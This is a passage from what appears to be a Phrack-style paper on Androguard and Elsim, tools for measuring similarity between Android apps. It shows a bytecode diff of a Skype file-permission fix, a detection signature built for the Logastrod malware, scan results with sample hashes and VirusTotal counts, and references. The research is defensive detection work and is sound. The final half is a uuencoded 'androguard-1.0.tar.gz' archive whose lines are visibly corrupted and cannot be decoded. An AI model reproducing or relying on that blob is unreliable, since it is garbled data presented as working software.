    Lcom/skype/ipc/SkypeKitRunner; [B MAITSEAIN ]
Deleted Elements(0)

run-BB@0x320 run-BB@0x316
Added Elements(1)
    0x332 5 const/4 v8 , [ #+ 0 ] // {0}
Deleted Elements(1)
    0x328 5 const/4 v8 , [ #+ 3 ] // {3}

run-BB@0x352 run-BB@0x348
Added Elements(1)
    0x364 4 const-string v5 , [ string@ 2921 'chmod 750 ' ]
Deleted Elements(1)
    0x35a 4 const-string v5 , [ string@ 2904 'chmod 777 ' ]

run-BB@0x52c run-BB@0x522
Added Elements(10)
    0x59e 29 invoke-virtual v4 , [ meth@ 109
    Landroid/content/Context; getFilesDir ['()', 'Ljava/io/File;'] ]
    0x5a4 30 move-result-object v4
    0x5a6 31 invoke-virtual v4 , [ meth@ 5719
    Ljava/io/File; getAbsolutePath ['()',
    'Ljava/lang/String;'] ]
    0x5ac 32 move-result-object v4
    0x5be 37 move-object/from16 v0 , v19
    0x5c2 38 iget-object v0 , v0 , [ field@ 1314
    Lcom/skype/ipc/SkypeKitRunner;
    Landroid/content/Context; mContext ]
    0x5c6 39 move-object v4 , v0
    0x5d8 44 move-object/from16 v0 , v19
    0x5dc 45 move-object v1 , v4
    0x5de 46 invoke-direct v0 , v1 , [ meth@ 1923
    Lcom/skype/ipc/SkypeKitRunner; fixPermissions
    ['([Ljava/io/File;)', 'V'] ]
Deleted Elements(0)
[...]
```

As you can see, some constants are changed (3 to 0, 777 to 750) to patch an incorrect use of file permissions (you need to take the original CFG to view the details (maybe in a new version we will see the results in one CFG)). A new method is called to fix the existing permissions of the files.

---[3.3 Looking for a signature in applications

Now, if you wish to detect if a specific method (or a class) is present in

another application, you need to check all methods of this application with your method.

Moreover, if we have a database of signatures, we must check if each signature is present in our application. For example, if your database is composed of 1000 signatures, and our application contains 1000 methods we will need to perform:

- 1000 * 1000 -> 1.000.000 of comparisons to know the result

That's why we need another solution and we will use the second algorithm (2.2). In this algorithm we need a set of float values to perform the clustering. So, in this example, we will use different sources of entropies.

We have already described the generic algorithm (2.2), so we only need to define our element in this implementation. An element (in fact a part of our signature) will be composed of:

- a string which represents the method (or the class) (in fact it is a signature obtained by the grammar (3.1))
- a set of entropies (float values)

The most important part is the set of entropies. We have used different sources of entropies to have better results. An Android application provides an important amount of information. One of them is the API that is used (the Android/Java API). Another one is the exceptions because they define very well a method. We can also use the entropy of the signature and the bytecode. Maybe we have redundancy by using these entropies (due to the fact that the entropy of the signature is composed of both the Android/Java packages and the exceptions), so we need to work more on this subject but this problem will not produce false positives.

We will also define a simple JSON file that we will use to generate our signature in order to extract information like the entropies and to add it in a database. We take the "logastrod" [14] malware and we create the signature after the analysis of this malware in order to find where are the most interesting malicious parts:

```
#####
d@t0t0:~/androguard$ cat signatures/logastrod.sign
[ { "SAMPLE" :
"apks/malwares/logastrod/ \
f18891b20623ad35713e7f44feade51a1fd16030af55056a45cefa3f5f38e983"
}, { "BASE" : "AndroidOS", "NAME" : "Logastrod", "SIGNATURE" :
[ { "TYPE" :
"METHSIM", "CN" : "Lcom/pavel/newmodule/RuleActivity;", "MN" : "onCreate",
"D" : "(Landroid/os/Bundle;)V" }, { "TYPE" : "METHSIM", "CN" :
"Lcom/pavel/newmodule/LicenseActivity;", "MN" : "onCreate", "D" :
"(Landroid/os/Bundle;)V" } ], "BF" : "a && b" } ]
#####
```

The name of this signature is "Logastrod" and we need to recognize the two methods (the boolean formula) to make a positive match.

By using the "androcsign.py" tool we can extract the entropies and signatures of the methods from the specified sample, and add it to our database:

```
#####
d@t0t0:~/androguard$ ./androcsign.py -i signatures/logastrod.sign -d
signatures/dbandroguard
[{'u'Logastrod': [[[0, 'Qlt[...]kdd',
4.809434597538392, 4.584117420715886, 4.538809415871831, 0.0]], u'a && b'
]]]
#####
```

Now it is possible to use "androsign.py" to check a particular file or an entire directory by using a database of signatures.

"f22affca4ea15e58d8b4d345e54a7910b03c37fa70941bbcf36659cb809f13d9" is a sample of this "logastrod" malware:

```
#####
d@t0t0:~/androguard$ ./androsign.py -i
apks/malwares/logastrod/f22affca4ea15e58d8b4d345e54a7910b03c37fa70941bbcf36
659cb809f13d9 -b signatures/dbandroguard -c signatures/dbconfig -v
[SIGN:69 CLUSTERS:10
CMP_CLUSTERS:8 ELEMENTS:31 CMP_ELEMENTS:39 -> 2139 1.823282%] [[91, 92,
0.27931034564971924], [91, 93, 0.18803419172763824]] ----> Logastrod
#####
```

As you can see, we have only done "39" comparisons thanks to the clustering. Without this method, "2139" comparisons would have been required for the same result.

```
#####
d@t0t0:~/androguard$ ./androsign.py -d apks/malwares/logastrod/ -b
signatures/dbandroguard -c signatures/dbconfig
f22affca4ea15e58d8b4d345e54a7910b03c37fa70941bbcf36659cb809f13d9 : ---->
Logastrod
a0a42b9f1d45a0e09a8da6d9ce8e74952340a538251d0e697cfe1b16e5ac6696 : ---->
Logastrod
77943921c7d6bad5f2e45fa22df4c23d034021ae56f0b09ecac8efb97830e0de : ---->
Logastrod
fea4dd75dfc4bfe279faf0b7675c48166ecac57bc8e8436c277a6da20582892f : ---->
Logastrod
f18891b20623ad35713e7f44feade51a1fd16030af55056a45cefa3f5f38e983 : ---->
Logastrod
e45caa25f87531cff2ee2803374ac78de0757941dd1311e3411ce4cdf6d5d942 : ---->
Logastrod
#####
```

We can see that on VirusTotal all these samples are not detected identically by few AV products:

```
#####
f22affca4ea15e58d8b4d345e54a7910b03c37fa70941bbcf36659cb809f13d9 :
22/43 antivirus
a0a42b9f1d45a0e09a8da6d9ce8e74952340a538251d0e697cfe1b16e5ac6696 :
19/43 antivirus
77943921c7d6bad5f2e45fa22df4c23d034021ae56f0b09ecac8efb97830e0de :
22/43 antivirus
fea4dd75dfc4bfe279faf0b7675c48166ecac57bc8e8436c277a6da20582892f :
21/43 antivirus
f18891b20623ad35713e7f44feade51a1fd16030af55056a45cefa3f5f38e983 :
19/43 antivirus
e45caa25f87531cff2ee2803374ac78de0757941dd1311e3411ce4cdf6d5d942 :
21/43 antivirus
#####
```

We maintain an Open Source Database of Android Malware [15] where you can find analysis links and a few signatures for Android malware. The main difficulty is to create a signature because you must choose carefully which method/class you wish to add to the database in order to avoid as much as possible false positives. In other terms, don't add a method/class from a free/proprietary "API" or project in a malware database :)

You can use this tool to check if your application has been stolen by someone else using a multiple file analysis. Imagine that you have created an uber open source && l33t algorithm and you wish to know if your algorithm has been ripped off and included in a proprietary software. Of course, it is possible to build databases of many "things", from a cryptographic functions database to a DNA database...

--[4 - Conclusion

The similarity is a difficult problem but it is possible to achieve an interesting result by using the NCD and the entropy with "normalized" data.

So, at the end of this paper, you will find two tools. The first one is

Androguard in the first stable 1.0 version. Androguard is a known framework in Python to manipulate, reverse engineer, and play with Android applications. The stable version we release with this paper brings a lot of new things (especially the stability of the similarities tools) and a few tips and tricks to reverse engineer Android Apps (such as dealing with non-ASCII names).

In this framework, several tools are using the new open source software Elsim to search the similarities/dissimilarities in different sets of elements. We have described two kinds of "generic" algorithms. The first one can be used if you wish to find the similarities between two sets of elements. The second one can be used if you have a database of signatures and you need a quick engine to search the signatures in a set of elements.

Finally we described a new algorithm of entropy ("Descriptive entropy") which can be used to classify and obtain more information from an element and two new algorithms which can help you to answer to a similarity "problem".

But Elsim is not limited to Android applications, and the tool will be improved in the next months to support x86 and ARM binaries in order to have an open source software with such capabilities.

Many thanks to the Phrack staff for the suggestions on how to improve this work.

"Talk is cheap. Show me the code". Torvalds, Linus"

--[5 - References

- [1] Androguard. <http://code.google.com/p/androguard/>
- [2] Silvio Cesare (2010). "Classification of malware using structured control flow".
- [3] MacQueen, J. B. (1967). "Some Methods for classification and Analysis of Multivariate Observations".
- [4] Android source code (dalvik). <http://source.android.com/>
- [5] Foncy Android Malware.
<http://code.google.com/p/androguard/wiki/DatabaseAndroidMalwares#foncy>
- [6] Opfake Android Malware.
[http://code.google.com/p/androguard/wiki/DatabaseAndroidMalwares#opfake_\(all\)](http://code.google.com/p/androguard/wiki/DatabaseAndroidMalwares#opfake_(all))
- [7] Faketoken Android Malware.
<http://code.google.com/p/androguard/wiki/DatabaseAndroidMalwares#faketoken>
- [8] <https://www.virustotal.com/file/f7c36355c706fc9dd8954c096825e0613807e0da4bd7f3de97de0aec0be23b79/analysis/>
- [9] <https://www.virustotal.com/file/61da462a03d8651a6088958b438b44527973601e604e3ca18cb7aa0b3952d2ac/analysis/>
- [10] Needleman, Saul B and Wunsch, Christian D. (1970). "A general method applicable to the search for similarities in the amino acid sequence of two proteins"
- [11] L. Bergroth and H. Hakonen and T. Raita (2000). "A Survey of Longest Common Subsequence Algorithms".
- [12] Sequence Alignment. http://en.wikipedia.org/wiki/Sequence_alignment
- [13] Android Police. <http://www.androidpolice.com/2011/04/14/exclusive-vulnerability-in-skype-for-android-is-exposing-your-name-phone-number-chat-logs-and-a-lot-more/>.
- [14] Logastrod Android Malware.
<http://code.google.com/p/androguard/wiki/DatabaseAndroidMalwares#Logastrod>
- [15] Opensource Database of Android Malware.
<http://code.google.com/p/androguard/wiki/DatabaseAndroidMalwares>
- [16] Manuel Cebrian, Manuel Alfonso and Alfonso Ortega. "Common Pitfalls Using Normalized Compression Distance: What to Watch Out for in a Compressor"
- [17] R. Cilibrasi and P. M. B. Vitanyi. "Clustering by compression"
- [18] Kolmogorov A. N (1965). "Three Approaches for Defining the Concept of Information Quantity"
- [19] Snappy compressor. <http://code.google.com/p/snappy/>
- [20] Cilibrasi, R. & Vitanyi, P. (2005). "Clustering by compression"
- [21] Dullien, T. & Rolles, R. (2005). "Graph-based comparison of executable objects"

- [22] M. Li and P. Vitanyi (1997). "An introduction to Kolmogorov Complexity and Its Applications"
- [23] D. Sankoff and J. Kruskal (1983, 1989). "Time warps, string edits and macromolecules"
- [24] J. Shallit, M.-W. Wang. "Automatic Complexity of Strings".
- [25] T. Sabin. "Comparing binaries with graph isomorphisms".
<http://razor.bindview.com/publish/papers/comparingbinaries.html>
- [26] Wikipedia: http://en.wikipedia.org/wiki/Kolmogorov_complexity
- [27] Jesus Freke. <http://code.google.com/p/smali/>
- [28] http://en.wikipedia.org/wiki/Cluster_analysis
- [29] A. D. Danaksok and F. G. Gologlu, On Lempel-Ziv. "Complexity of Sequences"
- [30] Lempel, A., Ziv, J. "On the complexity of finite sequences"
- [31] S. Janson, S. Lonardi and W. Szpankowski. "On average sequence complexity"
- [32] J. Shallit. "On the maximum number of distinct factors in a binary string"
- [33] <http://www.c-sharpcorner.com/uploadfile/acinonyx72/calculating-the-normalized-compression-distance-between-two-strings/>
- [34] SMILES
http://en.wikipedia.org/wiki/Simplified_molecular-input_line-entry_system
- [35] Netzob <http://www.netzob.org/>

--[6 - Code

```

begin 664 androguard-1.0.tar.gz
M'XL (" KQ>T\ `V%N9') O9W5A<F0M, 2XP+G1A<@#L/6ESVDC3^_7E5\SB) XM(
MA"P) <=A9IY;XR++Q5<;) N5U40 (&+!LD' DG8N) [ :__YVCVXA<3B8K#>: [!HQ
MT]?T)!S=,R-406<: @XEJ]DJ2 (&[_]!Q)A%2K5?!3JE7$*\>?I*D6KE:JXF5
M,L!)9; $F_D0JSR) -+$TL6S4) ^:E'+=VPTN$6E;_0I$;;WZ:6;:W;"E9I?[E6
MA?97Y+*2M?\F4F+[X]^VI0UT8?RX!AX+VK]2%N58^U>K$O1_<0V\%Z8?O/VW
M?MZ>6.9V1].WJ7Y/QH_VC:'G<EOD\D:S2%\;4@*?8]6TB=$G#=:A-P6`.T;
MXT=3&]S8A-LO$EF41!Y@D,0C.6`*([\ZBB.J36S1%#H6^0X0&\,A88@6,:E%
MS70J4@PX(-^^22FQC+[ ]H)ITESP:$)5=4#I:99M:IV)#>+9!(QXVS#)R.AI
M_4<@'ED304=-8M]08E-S9*'P^.#7Z2=R3"W@2#Y0G9KJD)Q/.D.M2XZU+M4M
M2E2H+>98-[1'.D@-\8Y0D)8K"#DR@+QJ:X;.$ZI!N4GNJ6G! =U+V.+GT>&*8
M0(.#ZH/T)C'&B%8$D1_)4+4#S*3J![6$KSHC>V.,H4HW0`XJ^:"!&CN43"S:
MGPQYP'=8'F?S'O>S3Y>D<?J5_-FXN&B<7GY)"[#0+!*[ZE#21N-AQH0AAJ9
MJFX_@N!\X.3P8O]WP&B\;QXW+[^].2H>7EZV&J1H[,+TB#GC8O+YOZGX\8%
M.?)T<7[6.A0(:5$4B@+^8@7W64N!%GO45K6AY53\*S2M!0(.>^1&O:?0Q%VJ
M@540E73!R)9N/R"E#@U]P.H;ME="FGVB&S9/+#VUQO;'N]N;S\ \ '@#?2(8
MYF![Z%"PMM\N1QHQP";MQZM7.Z<?E[NWG:NFP<'Y,]DA>V\SDH$, :J?2.H
MXS'5>UP8IIC+]4UC1(*Q5>A"A07G.ZC?)1Y(UWH"1@J".GRTP'1<!.)[+G=Y
MV+IL[S=:AP2K0* <J-#_4E1'0>MN7./'Y-F'T!VJH&E+Z-%I/I?K46@"@.( &
MJ$0Z'=,NV&5Q-T<@:7T"V61OSR]P\C&-3=K7IL"U0,X^D@++IT.)D*0+R[$
MV-1TFQ1>64AXE\ "G3QF^%,@KPCEH/-C*V$2IBNZC+QLT1$X%LB&U<2101#&'
M/#T5"9]/&NXC1U1A0.WV_8@#FEVC1]L>U-ZE.: $$6QC-F$*?8EW3@7>^6UR1
M([;JX.0R`*;1MJZ.*!(. %21DP;C9-;6Q;9A<,40M7WI'=LE? =IXGTQ!3-EVK
M]L2DG)!/HU:AS5A!N)JMYH?3QN6GB\VL=@6BXP&#C/ZX!GY2!OB(V^(3WE#
M?)0$/ENK,LH?*P#T/_8)*"/@FH/)B.JVA=@O\L?N*)")G_#O_7PE/,Q0B3W
M-)1/2ULAG727XOZY]"O/#-]L7V<U//6S"*ITZV91;RA@PZ7^]XKZ)>=TOT_
M3;?6X_XM\ \D69'B_G]5*=<R_V\3:<W^GYSY?YG_] ^_R_] "IV(P/N*)'QURZ
M%G-E6NC479&MPJQ?MQ]WY0J\ [W?Y*0%OOC\X2^0ZE_O<./X$HNR1_ ^6^C3@N
M4F>%A#6E,ST%*F*4FOJ]<4??DE\U7;/?$: [X.9]"`) (X%:&0RVL,J=33P-#L
M/.' )U57AOL!+U_A8P$7);P6>*#PI'-^J]^KV4-4'VV>=6X!^"P4%KHA_/^,?
MAV_A^KJ8H%F' IQKF>: ^9]D0=Y@.>R! (>Q!CS'>0^K\I,D":3I(E_@B(I39R_
M^=SJF@W1)<"O.5>_RORZ$K>RLO\4JW9%Y! ?4FO!0:Y)8;_F9ZBT3QG' --2^G
MZD!:KNE)BAK*SZ2&,G%Y?H,BB&_O1/:?ROZ3XC^)UQ&5R,NK)%DIRC,I12$^
MU_EJH0EJ78:Y=T`#Y8A^]9=54R6JIO(J:DI65.69%%4A(;[S526)SZ@K?*I&
MM::LIK5D056?26]5$N&\0'/R1C2'3[6H#BNKZC!9B[5GTF*-Q'@OT&-UPWK$
MIWI4H]75-9JLT_HSZ;1.9KC/UZK3K4>384G3[20]AK4W9T&EA.ELRVJO9R91
M4^;18&,4#&I/3'U,'J*KN)YH+R_- [HO$MX8^<O^UJT1%'Q'[_<_JD-. \ '0MC
M#-PT%FL#1Q.L'7<S<EY5-^O3+5O5NY0SQCRXI+:'A\G1([@A0.3:K0TBA38X
M4!'YH6'<3<86.&C=FWP('RMZ=1W8X]3SJV8$'B>AKTZ&-BGZP.A5:KTINLFL
MCW(B/XNFCU7-M,(RLSKW^\`90%7;-KDX$D_R`&!1^U40#YH%'L4(=B`ETBG&
MM3%UZN/IIB1=.XKOWM#N':?RY%X=3J@OTS*[2ICNZ"/(G+*S1-Z0//Q[, [O!
ME%02V6?R&4##(0)PF%$01\B8WKJ&;FOZA.9"]LIBOON_ ^Y_;)Y^(((@Y/FU
M[7\Y/'LT5G'("0%TNE",>:RPTXW4J8<F)D9M!JO7Z2(T4_!6N(9N?5CX.O)J
MRKWJ%=$&."#$,TO@([8]:W$1?6%?<"S44><5*/@ZIE-,=$A' (&<(Z`KPKF<'
M:H"0_.X:~/`KBQGGJ/%%<;!FPD=L5N!\^(LN0$MBQ00YY,J.5B[,0/3I<(#8J

```

MX(TG\I#J`_L&6RCG-T4XIN&H9F8#5W-[F=.%" /0A)_!PI5T35Z@E]G5)>--N
M^L/N(J3'_[O]0;036<<6`\$;YJU4E+?XOBC4I%O^OB4HUB_]O(J7\$ _U]`^#,1
MO/-H4QS]+>'V?N3AO+)HG.[_+K?_`^' S2/CO?/SLX;//\$8?.;F2-/I*9W:L>;Q
M0<22Q?XN][<-4QO\YZ'\9K!".-9)\I?'SY>)2P?P9?HM[7N:.PX\$)435YF
MQN%VTL!@66<@1\$FJIX%\$EEH`*LO@J:02C\$,K-5A!PSJJ#-YQN;98#+F<!A,L
ML6\$!%(.Y9JOHK=52[N3LH'FTG/J1<BXIVT5YW&Y'O"_!LZK,GZ:I/*RHL(""
MFYJV)RHHC.35H:'VVF(^HKC-B5Y^BI;K);BP;H]9DIJOCFB7236P*%QJSPIL
MM?(/Z3+BD[O,9EI?>8KAUAW#M;3QQ\$*U**) (OI/U_H/DSR(%GK19I.#ID0*>
M=(!?)\ :3K>/HPJ\9\<V<91\$CXCL\ :UDA=8S36AI0Y4I[#E,4=-AAWN%\A"K'>
M\$`3RNF6\ \$N(.H/I;8:1"7^/") (ODYSUR:N@T`0530KCB_CH1DHU)>1B\$G\$`#
MYX8>>`_D@#TH*(U6RQ) ^B@EQ!T>I;_:(E% C4, :EZMU0<`ON;<XH(.QQ[^H=
MYIB,RW80-B-^W7`/F35T)G-2],L;61DQ,&6,2Q4Y\EJ[DG99;&?N87Z<D4GS
MM'E)VS!`<-*-QXCX)&<0<!&U<7Y^_)4P'37W&Y?-LU-&PK4'I.\$X'0ZTPP.^
M1A`:+9RA5^\$\0U^&S<CEQ.0RTMC*RNPMZ!BRRM):7'_[Q(2)M9U'Q#(' #E
M)`\LB>5*%O_ ;1,KB?UG\+PTZB_EN?%/DC2+_V7QOR0QLOC?CR-_O_SI,WB
M?UG\+XO_A>TQB_]E\ ;\L_I?%_ [+X7Y8VFM+C?_;CF*[G#0`+WO]6DY3RS/D_
M6<KB?YM(V?O?LOO_V?W[_[]^MQ6#WULI\>HYU_Y#(>Y\$C`5W\KT`7ML)J!RC
MQK!#1RZ)[3,RES!S2/'[^\$GQ/45.BGV5DK/%Q*MJ:R\$AB"E\$D@M\$89V\$PAE.
M+#RTMY!R_ :_1M;5[S7Y\RWRJ`P.Z`\$5%R**+E7"]\$M*Z+D<>@ZIJBO\$SR'4
M4&X(. \$0C1+H24DVI\B.SKU8JY5`1?JU\$OU:C7VLAY#(LA';XR=-Z]&LM^K7Z
M@W,&OM6=2JB!TC.BT@HQ`2OQC&H\HR94XE*`09C<\8Q:/*,JS-C*/T*22*>)
MM5\IUH`XY:=4JK7ZCO@\05+RT.EA5K);K2JTLSJ+NB!5I1ZS7)#%D766AXC]?
M;_HNKI.W@7>4+O6FT6>-.D4C3N[L%&@F&FY:[SM/Y\9=TV*NX7AK4G35\$WPK
M\$EQUH_9+1U1!+WFHO&7GD4%D]R(:UP(A1JH-K>U3\?=.9HL20K9]I)]'9=
M-5#`_KPR_+&Q+H3Z5_A`P[<>Y;,&JZ%L3`F1'\`P5/\ ;%3U>[NX69J3TN,_
M,'+>]B/X9`_?&?&?_Y++?&?DV/L?95&L9>>_I*RS]F\9\L_O,2W_`8!.T!
M<<<@4\USHL3!?!&?`JSEJGOGU), (3B6/,P3I\2^A_)]!L7).\$WJS88B]V?EN<
MS<KCFR5?][M&9N4M[=;GW5.14P6+?U*!\`^O(\`\\`H666<U44;EQ<<\$=W3,"ZO
M<%EQ\$:ZT/*X#(O<,&Q48TI;[\$G+OG2!;<8RQ/N!(`NU/@\$=P%J+87AL47^"V
MZ-SW?VSF`_]X`R#^_N]R+7O_]T;2,YW_Q^\$#8+)K`#,INP:070/(K@%DUP"R
M:P#9-8`7YLMdup"<E%T#R*X!9-<`8BF[!I!=`R#9-8#L&D"67E*: _Z/Z6BX
MD=]_ERI59?;WW[/XWT;2POC?VG:^_)B<`\ ,;W[F@:&D]PP_4C<!#@Z\O\S@7
M'UZ^<S\$)B^Z/MCE[:\]VL!\`*MAN.)MR)ZJN]7&O'? (B^VJ+\$ \$K[-YI.+>HC
M;J5BVDO11RAI.3!Y.;`R`\,M/;>MT2*Z5OP%\ .Z"0-/Q?:PB-7!2V\$+ ,;J7
M-SMYSUU1T?D\$,Q(:7TZ.S['U**P: `\$N`I5[//?>]:T]@L:9%G6U%F-G&N#IY
M/^GW.=_] <==`YXU6Z`_`D: :LQV\$V^9[KJ0"DR9O4LNI, ,D_X^)^W2_5\T4?
M7G@P-1M*XN\$\KI#PZ+_L`-1Z>,_JK!MJ??TFR>!>=_*K5:~/RO5:5R-OYO
M(LT?_V]4ZV:H=;YU/EAU\$^C?.)CG6[HM#<9C3G+[/+\$<3CWZCQ&@O9\$MW8P
MM&`DR@_G]+2!9N!.424646,T)KJ&`U.159+(T0#0U(]L`2N\$+WI,BX\$^D#04
M76F[VANG,' #;05STM3H%4A!N#4WGKO*OQ=?F&/NR(7GFWK<M%ATV+)XFG4=
M^ ,VG=J,@D=@BK40I() (?MUS<<FOD%\$[<JK0*0B%%J.9OP85@=D4;Y`_JO2
M:PL_W(#!&)"F5_7KIC@44M0>:P/SV3RY@:WN3J%OW170H>+.U.W+[^>' [(X
M#3Z@ [T,PO,`^^'+`O,G2.OJ-?Z`2J.;AG04O)G<+"1`P2;XA' (,<BGC/8,O\$M
MW<N_DJY9, !3PPS'0)/I!*#6.?+` \&25B]78CJ^CA_M`XW&"0S)\]:AX?MEP]
MA&/G^>A>Z0\$=&9*S7?I>M>B^<-KZAIK-K&ETDI**!>[DJ'_V#1W;=B6\YONA
MT;U[@H!AQ-986PGWW,3(G*U1ZS_2\$Q%70KN@`SQ*^+@2TB=;&ZZ\$\`=5[S[2
MQ\ -IE[]3CJL@MT<J3\$`L^PD\S: !>LVX6&.PO06_:C0YZ@85W8'/#69)'<
M\`*5R8;3C[OASY;!CD3>4G\$KRL_EM>7T6<WM;V(H.R[%^T;KL,VZU1LWPN6`
MLD`P`=I)HWD:PV5=]:!Q+GY,=Y9#V8Z: [@=O).`3E/\$#@-&C_6%L'KJ\%Z [
M<W04QUG49@=I;78PO\UB83\GZH?Y&AN@`V[886683`XQ3)_\3W(C#W2KLN
MNOX!`VTC61; (Y?)XWAF6\QZ8@XV;]FU5P*6P%\>\$60,RG:L1[AI]&/4J'+(J
M"CC):P,LQ"DG4BQ`BR,_0N5R]09^Y!%HXS:R60`ZP2`K.N6PKAW)F=>YCEP,
M9DM' '[>@#X2.1E@QQD_>[1\$7.R&D[[I"> ([X[(B\E\AO\`G4.KR\$J3JT_W#+
MW\Y>&4D*M(<9RDLPE+^=84>ZNKW&78N.C`^I+-\??FB>1MDAJ]M4\$2^:`\@N
MR:>4>TL\9\$]*1-Z%FL/J`S<X<)EW6Y)9E/\O/8U`_O3PSV7HRPOI1RC<!CLC
MFO. (Z_]T_X]YL&MQ`! ?[?^69^Q_E[/T?&TD;\? \R]R]S_S+W+W/_ ,O<O< \R
M]R]S_S+W+W/_YC/,W+_-N`]S_+>0\=8W_F/.?Z?5).K,^<_Q.SWGS>2EKC_
M96NC]5V`#BYP07;7T/O)SN`#"/[S8`_`^?`_&L[_>]"HMY!X:G2[>Y^["8,F3
MJ3>NF#C>=[K"/36U_F,; ;X*WOW!D&AEN\8CI=/=5CUC&<(++%607.;#-N039
MR7!G8)VZ`ZS)3@KD6H?[%X>X1LXW3@\NSCY\ :EP<Y`-_2.Q4A\R3,D\4GE1X
M4H4Y`\%YE%WEB2PZ5T,DR,\/')/A?TG\$^? (R-%,O@X/9>`W\$P]BIEZO`NJV4
MRWAY09(4L0: ?%5&I5.87J[7*`KFWO>0T(XBR56@7ZG+M0H0WZG6G4^ENJ.4
MPX0ER!!1`J`GX%48193P7I(L*HH(HM2ERDX5\JME@ (/ \FE*OU\$!XJ2P!<Y1(
MJ=1W`%>42IAPE6F*(755,8"T(*!A)FQN3GBJ)HG?^`U7Z==VNQZ_UY@00(L
M;67,!`-@)TX=. `XFPZ"IH: %+I7? \$O@'_ [L88]K#E'W==GY' \$\$#V;8JQXK]3'
M10`W[]\$Y/&*P<]^A7*AXB1T1+'17+!KX;\$00`F&CL`X=APW<5<<K9BSY3BR
M4U/(+Q%;6N&\$R9SS^`/Q>E[_N_KO?^`XGYW_VTC*?O\KN_B;!IU=_\$VZO<D
M2;.+O]G%WR0QLHN/_X[\V<5?3]KLXF)V\3>[^!NVQ^SB;W;Q-[OXFUW\S2[^
M9FFC:<[^#YUNY/U_HE*5Y7C\3RDK6?QO\$RDQ_B<+U6@ (T/'V@>9=UV5EQMAF
MURR]PC-V%.0<L\SUA1&3[A+SI'<_6G+/*>)\AKDM,N^P@',<_G0.5RAI!9X4

M2B5-' T_L'DQ [A1LZ' &-9@661GF:"6V28CPBGJ^;'PD*)_.V2Q.-T5Q[UZW_O
M24;&J'TV@9=I^Q.]ZU8)RQY,;\$J3>PWJ"9TT#'8\\'7.=@')4C\$00DPY!0,
MMYJE=^25*-3 [Q*D99\LE6P+Y2=RW'\@ [A.KD"YG*_A:O!ZH7G1'#HXTSUP5O6
MX6\$+L"WA@)UZ^7QRQ'XW'7PI]2%ZC-'N8IGF3C7''@"-9J,J&Y;X96D::'Y
M@#\$!')XZL7!=9%C"@SK\$W2,'5W!,+KRZ! (MQP']&KV_V9R;<GXI@ (+/+5@'
M#]M8B'8/E4 (IDMR''!QZHL@NOYU/\0"B9-\PT'6\':@_NXZ?R4!X]D.4D?T^
MS6J[QY:X&-D\$W\#5F\$/%]V1F66&RS<>THAE2&)]HG'],TXF75.^&^OG')82-
M<5.QJN!8:;TVXK.@R)\$:G!";E]PE_U&C<>SNLD=X\T%%A*:]2:2\$08%]QP5
MZSZSIW2\Q\$ (]43T>' 'Y9I\$>' /CO%%:L)OA#'\]&52J/G8C/A0CTW*<5?' ["2
MZB@ [_DC\4Y'PZ,^IVC>WDCNUV:;;I1VU>Y<*Z\$, (SI@'<B8T\$DTW+N^X5..`
MG=?#GP,X:5S&9<ZQ0W]MYC:VVZQUV^QP9 [OM-3%;'^`9C?#:P)4%AS!G]&,#
MHCNEAN8\U51'K"FQY,J9N8-H0X\ .TXH<KH+:PU^ [00CN-2/&D]>OW1]EF&?A
M;LPS/J:#*"YA]M'&!8%;?%_P-;BN>P\$&*TN=(8#19M=_L?7_B7I'L2G7RF!/
M^2^Q7* [\$UO]*I9R]_V\$C:?'_L>\]U\Z [O=S%233+')\$23-8YH07=_O1R-Y=3
MAT.8)PDY;KYOY7+X% [KH_W5 [H87W-BZ\M_UU^O90Z\ '2BOSR"]C^'67',-9H
M04ZN.Z2JOB(=PI!FJ;GYWUNY+R#% ^K^E#705UK*QZ?7Q6.#_8_I_]J [T*9%D
MV] _I:/C?K@3<]]4 [LN;>!**=UM41%O;CHF)W'K0@J)95/K>^=]?)J"- (%""
M71,SS0E#K24KLRKS=[8\>7 (*_Q11]H]W].V:;)] ^</S/[W^KOUWSVD ([S1J]
MU=Y_6?PO`%/Y?Q"D=!/ _50C]Y_V9JCE54V&^]KSNMOS1^_]]]_GS9^)5ZZVS
MK1J11U' T<_N^LH7;L7TX)K52)3LI'U<^;-?C6ARSVFZE [@ [E]N [5S9X_WJI=
MU+*3W6SG,\$JW* [Z\O?+EN_'.A^V;T?%-."X=>^ .XY (_O2 [6+DX/CV#] /G\$91
MO]L*UX_] ?5H\$*Y_BK.30<A3IU0+Y8^&U\ /]!Z6MA.ID^/QX=_N&^O^*^?G_
M3@D?X(8YV) (LCOWQ*?EOYP<W,;QSN#0GZH,WV?' /Z_BCTZ^Z/\!X' ^Q^TI\
M<;+CGQ>?QZ&]D6_/?; ;KZ [M] 3\ /U. "8GY</P/CL [_OF' 7WW]V?!YC7"=G (_:
M<[B=?O%-8 [@4' [G;N.SOWSLN' 9/6?:GU\ \55N8S3VEVX70' 'E_ '3^]U7*C?N
M\ '\$<QV&I0KX>Q/%1MK-SB-.X4GH@0 (0W.CCPQ^?Q7D (O0_V] @ _@Z2DUH/^/#
M^BN [VXVS./1' Q?7#C7KT/[OL:A_O] []_MOOH?!^]_^^+/'X (;^/)K/_]LW
MPPA@_4LXMU8=R_1_BJ?E/V=TH_\70I] #=%0U+I\> [82HJ/>J?=-N-FBH-^QP^
MCH\$ (\$665I0'KQYQ0T!E) %4-48<6%Q9I##B% @6&LL#80&*L'5A0FCR"* ,W/MW
M?_P [U!-6+PYK&2>N/*F&J (;CN#PZ>SH:<:5PLGJP=QR?7YP-KPP; &18/#F\K
M [YSO5P_*X:ZMX^&9 (Y,UGU8R#E>2AD6D5=>Y:QCWSVJY>C; :3; #S:RA4' A7*
M6N.SX=SV_-2_CAX?\$IQ>WB*/QDN*?WTW<^5@^.?7\$ \$SVQ [O'24N [HP\X// [+
MF! [S=\]M-WK-;' WTY\ '_G,G_2#;X+X86XW\T!B*MH% (8, .HYM) QF3BMI-:)
M\$S1!6&B<2HQD'A-ND+^4) \$YZUDZQECGQ7QW6] GKTA\TF' '^'9'71 [KAEM
M,) ^3ELK_ (O'_L_Z3\$P (V^"^^<LE!PA*- '&.0RJ%8!9*RC''@AE.'7#6\$L\$2
M^RTFCDFL@1/6^HO4J\$0YE1?_ (_F_D?Y%TGS\MQKF=J" S7@' Z/YJ1_YQMY' \A
MM!C_CV, @<HA3E!' IB5?X\$ \4Y) 08 '+@U' Q@ \$F&==2.RF=') KBA"HHB '+ 'WZ,)
M\$TSEY'\#H;Y2UEN-!]2RK):Z)U8PWD*\\$U6;W9=80-W?F#I_\74L (.M&I7XH
